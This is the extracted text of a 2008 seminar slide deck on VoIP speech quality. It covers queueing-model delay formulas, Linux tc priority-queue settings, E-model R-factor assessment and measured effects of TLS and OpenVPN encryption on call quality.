

**Seminář IP telefonie a videokonferencí 19.11.2008**

## **Speech Quality and Security**

Miroslav Vozňák



CESNET, z.s.p.o., Žitná 4,  
160 00 Praha, Česká republika

[miroslav.voznak@vsb.cz](mailto:miroslav.voznak@vsb.cz)



- this designed analytical model can ignore the buffer size hence  $M/D/1/k$  model can be replaced by  $M/D/1/\infty$  model,
- the voice traffic is modeled by source signal, which probabilistic random variable distribution matches Poisson's probability distribution and therefore their sum also corresponds to Poisson distribution,
- constant  $\lambda(t)$  and  $\mu(t) = \infty$  one type of the codec is used, there are  $M$ -sources and we assume that the number of waiting positions in a priority queue is infinite

$$p_k = \left(1 - M \cdot C_{BW} \cdot \frac{P_S + H_L + L_S \cdot T_S}{L_S \cdot P_S}\right) \cdot \sum_{j=1}^k \left[ \frac{(-1)^{(k-j)} \cdot (j \cdot M \cdot C_{BW} \cdot \frac{P_S + H_L + L_S \cdot T_S}{P_S \cdot L_S})^{k-j-1} \cdot e^{j \cdot M \cdot C_{BW} \cdot \frac{P_S + H_L + L_S \cdot T_S}{P_S \cdot L_S}}}{(j \cdot M \cdot C_{BW} \cdot \frac{P_S + H_L + L_S \cdot T_S}{P_S \cdot L_S} + k - j) \cdot (k - j)!} \right]$$

for  $k \geq 2$

$$p_k = \left(1 - M C_{BW} \frac{P_S + H_L + L_S T_S}{L_S P_S}\right) \left(e^{j M C_{BW} \frac{P_S + H_L + L_S T_S}{L_S P_S}} - 1\right)$$

for  $k = 1$

$$p_k = \left(1 - M C_{BW} \frac{P_S + H_L + L_S T_S}{L_S P_S}\right)$$

for  $k = 0$

The measurements showed that in most cases the designed mathematical model returns data with  $\pm 6$  % accuracy up to the 80 % line load.

## End-to-End Delay in developed M/D/2 Model

**M/D/2** model extended conditions:

- priority service process without interruption,
- packets in the higher priority queue are serviced before packets in the lower priority queue,
- on arrival of the packet with any priority is the actual service completed first,

Utilization:  $\rho = \rho_1 + \rho_2$        $\rho = \frac{\lambda_1 + \lambda_2}{\mu}$

Mean service time of the process in higher and lower priority queue:


$$T_1 = \frac{1}{\mu} + \frac{\rho}{2\mu(1-\rho_1)} \qquad T_2 = \frac{1}{\mu} + \frac{\rho}{2\mu(1-\rho)(1-\rho_1)}$$

$$\rho_i = \frac{M_i \cdot C_{BW} (P_S + H_L + L_S \cdot T_S)}{P_S \cdot L_S} \qquad \rho = \frac{C_{BW} (M_1 + M_2) (P_S + H_L + L_S \cdot T_S)}{P_S \cdot L_S}$$

$$T_1 = \frac{1}{2} \cdot \frac{P_S + H_L + L_S \cdot T_S}{L_S} \cdot \frac{2P_S \cdot L_S - C_{BW} (M_1 - M_2) (P_S + H_L + L_S \cdot T_S)}{P_S \cdot L_S - C_{BW} \cdot M_1 (P_S + H_L + L_S \cdot T_S)}$$

$$T_2 = \frac{1}{2} \cdot \frac{P_S + H_L + L_S \cdot T_S}{L_S} \quad \text{we apply the relations and obtain the following equations}$$

$$\frac{2(P_S \cdot L_S)^2 - C_{BW} (M + 2M_1) (P_S + H_L + L_S \cdot T_S) (P_S \cdot L_S) + 2C_{BW}^2 \cdot M \cdot M_1 (P_S + H_L + L_S \cdot T_S)^2}{(P_S \cdot L_S)^2 - C_{BW} (M + M_1) (P_S + H_L + L_S \cdot T_S) (P_S \cdot L_S) + C_{BW}^2 \cdot M \cdot M_1 (P_S + H_L + L_S \cdot T_S)^2}$$



Dependence of the mean service time in the higher and lower priority queue on the count of calls

$$\begin{aligned}
 T_{1E2E} = & (1 + 0,1N) \cdot T_{CD} + \frac{P_S}{C_{BW}} + \frac{\sum_{i=1}^n L_i}{V} + T_{DJD} + \\
 & + \frac{1}{2} \cdot \sum_{i=2}^n \left[ \frac{P_S + H_L + L_{Si} \cdot T_{Si}}{L_{Si}} \cdot \frac{2P_S \cdot L_{Si} - C_{BW} (M_{li} - M_{2i}) (P_S + H_{Li} + L_{Si} \cdot T_{Si})}{P_S \cdot L_{Si} - C_{BW} \cdot M_{li} (P_S + H_{Li} + L_{Si} \cdot T_{Si})} \right]
 \end{aligned}$$

$$T_{2E2E} = (1+0,1N) \cdot T_{CD} + \frac{P_S}{C_{BW}} + \frac{\sum_{i=1}^n L_i}{v} + T_{DJD} +$$

$$+ \frac{1}{2} \cdot \sum_{i=2}^n \left[ \frac{\frac{P_S + H_{Li} + L_{Si} \cdot T_{Si}}{L_{Si}}}{\frac{2(P_S \cdot L_{Si})^2 - C_{BW} (M_{ci} + 2M_{li})(P_S + H_{Li} + L_{Si} \cdot T_{Si})(P_S \cdot L_{Si}) + 2C_{BW}^2 \cdot M_{ci} \cdot M_{li} (P_S + H_{Li} + L_{Si} \cdot T_{Si})^2}{(P_S \cdot L_{Si})^2 - C_{BW} (M_{ci} + M_{li})(P_S + H_{Li} + L_{Si} \cdot T_{Si})(P_S \cdot L_{Si}) + C_{BW}^2 \cdot M_{ci} \cdot M_{li} (P_S + H_{Li} + L_{Si} \cdot T_{Si})^2}} \right]$$

Where:

$N$  – Counts of voice blocks in the packet [-]

$T_{CD}$  – total delay of the codec [s]

$L_i$  – Line length of the line  $i$  [m]

$v$  – speed the spread of the signal in the environment [m/s]

$T_{DJD}$  – De-jitter delay [s]

$T_{Si}$  – Processing time in the service element  $i$



$H_{Li}$  – Header length of the packet of the line  $i$  [b]

$L_{Si}$  – Line speed of the line  $i$  [b/s]

$M_{1i}$  – Count of streams in the queue  $i$  of service element 1 [-]

$M_{2i}$  – Count of streams in the queue  $i$  of service element 2 [-]

# Experiment





```
tc qdisc add dev eth1 root handle 1:0 prio
tc filter add dev eth1 parent 1:0 prio 1 protocol ip u32 match ip tos 0x28 0xff flowid 1:1
tc filter add dev eth1 parent 1:0 prio 2 protocol ip u32 match ip tos 0x48 0xff flowid 1:2
tc filter add dev eth1 parent 1:0 prio 3 protocol ip u32 match ip tos 0x00 0xff flowid 1:3
tc qdisc add dev eth2 root handle 1:0 prio
tc filter add dev eth2 parent 1:0 prio 1 protocol ip u32 match ip tos 0x28 0xff flowid 1:1
tc filter add dev eth2 parent 1:0 prio 2 protocol ip u32 match ip tos 0x48 0xff flowid 1:2
tc filter add dev eth2 parent 1:0 prio 3 protocol ip u32 match ip tos 0x00 0xff flowid 1:3
tc qdisc add dev eth3 root handle 1:0 prio
tc filter add dev eth3 parent 1:0 prio 1 protocol ip u32 match ip tos 0x28 0xff flowid 1:1
tc filter add dev eth3 parent 1:0 prio 2 protocol ip u32 match ip tos 0x48 0xff flowid 1:2
tc filter add dev eth3 parent 1:0 prio 3 protocol ip u32 match ip tos 0x00 0xff flowid 1:3
```

TOS 0x28 > RTP streams between PC2 and PC3

TOS 0x48 > RTP streams between PC4 and PC3

G.711a and 20ms timing (delay between datagrams)

identical traffic between PC2-3 and PC4-3



Dependence of the average E2E delay in higher and lower priority queue

## Conclusion

- With the increasing amount of the load the mathematical model will not return absolutely exact information
- In our case the model returns data with  $\pm 3\%$  accuracy up to the 75 % line load

• Vozňák, M., Hromek, F. Optimization of VoIP service queues. In proceedings RTT2008, 9th Conference, 10-12.9.2008. Publisher: Slovak University of Technology of Bratislava, ISBN 978-80-227-2939-0.

• Vozňák, M., Hromek, F. Possibilities of VoIP optimization by the use of two service queues. In proceedings of VIIIth conference KTTO 2008, p.52-57, FEI VSB-TU Ostrava, ISBN 978-80-248-1719-4, 24-25.4.2008

# Impact of Security on Speech Quality

## scope

to deal with techniques of measuring and assessment of the voice quality in IP networks in secure and insecure environment.

Key words: cipher, SIPS, SRTP, TLS

- RFC 3261 (2002), SIPS (using TLS)
- RFC 3711 (2004), SRTP (AES)
- ZRTP – no standard yet (only RFC draft)
- TLS – mostly used
- IPsec

## published in this year

- Vozňák, M: *IMPACT OF OPENVPN ON SPEECH BANDWIDTH*. In proceedings TSP2008, 3-4.9 in Paradfurdo, Hungary. Publisher: Asszisztencia Szervező Kft. Budapest, ISBN 978-963-06-5487-6.
- Voznak, M.-Rozza, A.-Nappa, A. *Performance comparison of secure and insecure VoIP environments*. TERENA Networking Conference **2008** in Brugge, Belgium, 19-22 May, 2008.
- Voznak, M. *Impact of security on speech quality*. [Lecture at University of Milan](#). UNIMI, Italy, 8.7.2008
- Voznak, M.-Rozza, A.-Nappa, A. *Performance comparison of secure and insecure VoIP environments*. In proceedings of VIIIth conference KTTO **2008**, 6p., FEI VSB-TU Ostrava, ISBN 978-80-248-1719-4.

# Voice quality assessment

<http://www.cesnet.cz/doc/techzpravy/2006/voice-quality/>

Miroslav Voznak, Michal Neuman. CESNET [technical report](#) number 18/2006

R-factor range	MOS range	Voice quality	Users' satisfaction
90 R < 100	>4,3	Best	very satisfied
80 R < 90	4,0-4,3	High	Satisfied
70 R < 80	3,6-4,0	Medium	Some are satisfied
60 R < 70	3,1-3,6	Low	Many are not satisfied
50 R < 60	2,6-3,1	Poor	All are not satisfied



The result of the E-model calculation is R-factor, which combines all transmitting parameters important for specific connection.

$$R = R_0 - I_S - I_D - I_{E-EFF} + A$$

A - expectation Factor

$I_D$  - impairments caused by **delay** (talker echo, delay and sidetone)

$I_{E-EFF}$  - impairments caused **equipment** (low bit rate codecs and packet loss)

$I_S$  - all impairments which occur **simultaneously** with the speech


$R_0$  – SNR

# Voice quality assessment

Voice quality is affected by:

- delay (algorithmic, packetization, serialization, propagation)
- jitter (play-out buffer)
- packet loss
- echo

$I_D$  - impairments caused by delay




## Used techniques of measurement

traffic emulated and evaluated by an IxChariot

IxChariot endpoint serve as a RTP streams generator

results are sent to the console and analyzed



We also use Sipp tool for emulation of real traffic and iperf as a generator of traffic load and Ixload



# Achieved results – the first step

## Comparative measurements between Ostrava-Milan with and without TLS.

More than one hundred measurements were performed, every measurement was repeated five times due to a suppression of the fault in measurement.



R-factor for codec G.711.

R-factor for codec G.729.

the absolute aberrance of measurement [%]		
	G.711Alaw	G.729
w/o VPN, w/o traffic	0,09	0,05
w/o VPN, w traffic	1,34	1,47
w VPN, w/o traffic	0,19	0,88
w WPN, w traffic	3,2	1,9
<b>total</b>	<b>1,14%</b>	

**Conclusion:** used security mechanism TLS affects R-factor

## Achieved results – the second step

### Real tests with OpenVPN, OpenSER, SIPp and IxChariot

Both universities are connected to the national research and education networks which are linked by multi-gigabit pan-European communication network Geant2. It is a significant advantage to be part of high speed network because the end-to-end delay between our endpoints has been approximately 30 ms.

### loss – the main problem !

How to calculate overall quality in such type of network ?

$$I_{E-EF} = I_E + (95 - I_E) \cdot \frac{P_{pl}}{\frac{P_{pl}}{BurstR} + B_{pl}}$$

Packet-loss Robustness Factor is defined in ITU-T G.113

Once the le-ef factor is calculated it is not difficult to determine R-factor using implicit values of recommendation ITU-T G.107 which are

$$R_o=94,7688 , I_s =1,4136 \text{ and } A=0$$

hence we can modify the overall formula of E-model

## Achieved results – the second step

Id calculation in our attitude is based on important presumption published in


Clark,A. *Modelling the Effects of Burst Packet Loss and Regency on Subjective Voice Quality*, 2001,

where it is explained that the effects of delay are well known and easily modelled, delays of less than **175ms** have a small effect on conversational difficulty, then  **$Id=4T$** , where T is the delay in ms (In our case 30msec). The final achieved values of R-factor are in table

	only VoIP traffic w/o VPN	with VPN	with traffic 4Mbps	with VPN + 4Mbps
Ie-eff (G729+PLC)	10,4	10,5	10,7	27,7
Ie-eff (G711+PLC)	0	2,2	30,7	35,5
R-factor (G.729+PLC)	82,6	82,5	82,3	65,3
R-factor (G711+PLC)	93	90,8	62,3	57,5

The results are valid for G.729 a G.711 codecs and the loss in an amount 5% (G.729) and 15% (G.711)

If traffic achieves more than 80 %, the R-factor significantly changes its value, but in case of OpenVPN it is **earlier**.



The executed measurements prove the obvious impact of OpenVPN on the voice quality. The impairment of speech quality appears in specified ranges of traffic comprised between 80-90%.

## Conclusion

While using the G.711 codec in the insecure environment there was observed the shift of R-factor from range “Best” quality to “Low” quality and in the secure environment to **“Poor”** quality.

There was not registered the change of quality for G.729 calls in the insecure environment but was observed the shift of R-factor from range “High” quality to “Low” quality using the VPN environment.

- threshold values **depend on the size of the block cipher**

## Achieved results – the third step


**Analyzing of encryption** in OpenVPN and relation with bandwidth requirements of VoIP traffic.

Basic steps of speech processing on the Tx side are:

